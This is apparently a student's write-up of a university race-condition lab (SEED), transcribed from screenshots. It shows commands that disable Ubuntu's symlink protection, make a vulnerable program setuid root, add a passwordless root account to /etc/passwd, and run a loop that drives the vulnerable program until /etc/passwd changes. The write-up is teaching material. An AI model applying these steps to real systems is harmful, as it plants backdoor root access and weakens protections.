


Race Condition

Initial Setup


2.1 Turning off built in Ubuntu Protection

I turned off ubuntu built in protection from race conditions.



```
12/19/21]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
12/19/21]seed@VM:~$
```

2.2 Building, compiling, and assigning privilege to vulnerable program.



```
12/19/21]seed@VM:~$ gcc vulp.c -o vulp
12/19/21]seed@VM:~$ ./vulp
No permission
```

```

VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
The Virtual Machine reports that the guest OS supports mouse pointer integration. This means that you do not need to capture the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual


/bin/bash
/bin/bash 66x24
[12/19/21]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[12/19/21]seed@VM:~$ vi vulp.c
[12/19/21]seed@VM:~$ gcc vulp.c -o vulp
vulp.c: In function 'main':
vulp.c:14:30: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
                               ^
vulp.c:14:30: warning: incompatible implicit declaration of built-in function 'strlen'
vulp.c:14:30: note: include '<string.h>' or provide a declaration of 'strlen'
[12/19/21]seed@VM:~$ sudo chown root vulp
[12/19/21]seed@VM:~$ sudo chown 4755 vulp
[12/19/21]seed@VM:~$ sudo chown root vulp
[12/19/21]seed@VM:~$ sudo chmod 4755 vulp
[12/19/21]seed@VM:~$

```

Task 1 To verify whether the magic password works or not, we manually (as a superuser) add the following entry to the end of the `/etc/passwd` file. Please report whether you can log into the test account without typing a password, and check whether you have the root privilege.

test:U6aMy0wojraho:0:test:/root:/bin/bash


I used `sudo vi /etc/passwd` to modify the file and add the test account with the magic password



The screenshot shows a terminal window titled "VBOX [Running] - Oracle VM VirtualBox". The terminal displays the contents of the `/etc/passwd` file. The entries are as follows:

```
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
user1:x:1001:1001::/home/user1:
user2:x:1002:1002::/home/user2:
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

The terminal also shows a status bar at the bottom with "-- INSERT --", "50,1", and "Bot".




The screenshot shows a terminal window titled "VBOX [Running] - Oracle VM VirtualBox". The terminal displays the execution of a program named `vulp.c` and subsequent file permissions changes. The output is as follows:

```
[12/19/21]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[12/19/21]seed@VM:~$ vi vulp.c
[12/19/21]seed@VM:~$ gcc vulp.c -o vulp
vulp.c: In function 'main':
vulp.c:14:30: warning: implicit declaration of function 'strlen' [
-Wimplicit-function-declaration]
  fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                ^
vulp.c:14:30: warning: incompatible implicit declaration of built-
in function 'strlen'
vulp.c:14:30: note: include '<string.h>' or provide a declaration
of 'strlen'
[12/19/21]seed@VM:~$ sudo chown root vulp
[12/19/21]seed@VM:~$ sudo chown 4755 vulp
[12/19/21]seed@VM:~$ sudo chown root vulp
[12/19/21]seed@VM:~$ sudo chmod 4755 vulp
[12/19/21]seed@VM:~$ sudo vi /etc/passwd
[12/19/21]seed@VM:~$
```

The terminal also shows a status bar at the bottom with "Type here to search", "46°F", and "6:47 AM 12/19/2021".

Here I verified it worked without a password




The screenshot shows a Windows desktop with a VirtualBox window titled "VBOX [Running] - Oracle VM VirtualBox". The window displays a Linux terminal session with the following commands and output:

```
[12/19/21]seed@VM:~$ sudo systemctl --writable=fs.protected_symlinks=0
fs.protected_symlinks = 0
[12/19/21]seed@VM:~$ vi vulp.c
[12/19/21]seed@VM:~$ gcc vulp.c -o vulp
vulp.c: In function 'main':
vulp.c:14:30: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
                               ^
vulp.c:14:30: warning: incompatible implicit declaration of built-in function 'strlen'
vulp.c:14:30: note: include '<string.h>' or provide a declaration of 'strlen'
[12/19/21]seed@VM:~$ sudo chown root vulp
[12/19/21]seed@VM:~$ sudo chown 4755 vulp
[12/19/21]seed@VM:~$ sudo chown root vulp
[12/19/21]seed@VM:~$ sudo chmod 4755 vulp
[12/19/21]seed@VM:~$ sudo vi /etc/passwd
[12/19/21]seed@VM:~$ su test
Password:
root@VM:/home/seed#
```

The terminal window has a dark background with a light blue sidebar on the left containing icons for various applications. The Windows taskbar is visible at the bottom, showing the search bar, task view button, and several application icons. The system tray on the right shows the date and time as 6:48 AM on 12/19/2021, along with network and volume icons.

Here I deleted the account(after I su'd to the seed account of course)




```
VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

The Virtual Machine reports that the guest OS supports mouse pointer integration. This means that you do not need to capture the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual

color:x:113:123:color color management daemon,,,:/var/lib/color
d:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-di
spatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
user1:x:1001:1001::/home/user1:
user2:x:1002:1002::/home/user2:


-- INSERT -- 49,1 Bot
```



```
fs.protected_symlinks = 0
[12/19/21]seed@VM:~$ vi vulp.c
[12/19/21]seed@VM:~$ gcc vulp.c -o vulp
vulp.c: In function 'main':
vulp.c:14:30: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                ^
vulp.c:14:30: warning: incompatible implicit declaration of built-in function 'strlen'
vulp.c:14:30: note: include '<string.h>' or provide a declaration of 'strlen'
[12/19/21]seed@VM:~$ sudo chown root vulp
[12/19/21]seed@VM:~$ sudo chown 4755 vulp
[12/19/21]seed@VM:~$ sudo chown root vulp
[12/19/21]seed@VM:~$ sudo chmod 4755 vulp
[12/19/21]seed@VM:~$ sudo vi /etc/passwd
[12/19/21]seed@VM:~$ su test
Password:
root@VM:/home/seed# su seed
[12/19/21]seed@VM:~$ sudo vi /etc/passwd
[12/19/21]seed@VM:~$
```

Task 2

I used assignment code to create victimProgram which runs vulp in perpetuity




```
CHECK_FILE="ls -l /etc/passwd"
old=$(CHECK_FILE)
new=$(CHECK_FILE)
while [ "$old" == "$new" ]
do
    ./vulp < passwd_input
    new=$(CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
~
~
~
-- INSERT --
10,1 All
```




This is my content of passwd_input

For the Attacker file I see no reason why I should have to suffer like the original writers of this text book and assignment. I thus I have moved to Task 2B for my attack strategy avoiding the race condition triggered by using the useless code in the text book.

This is the Attacker's code borrowed from the assignment



Compiling Attack Program

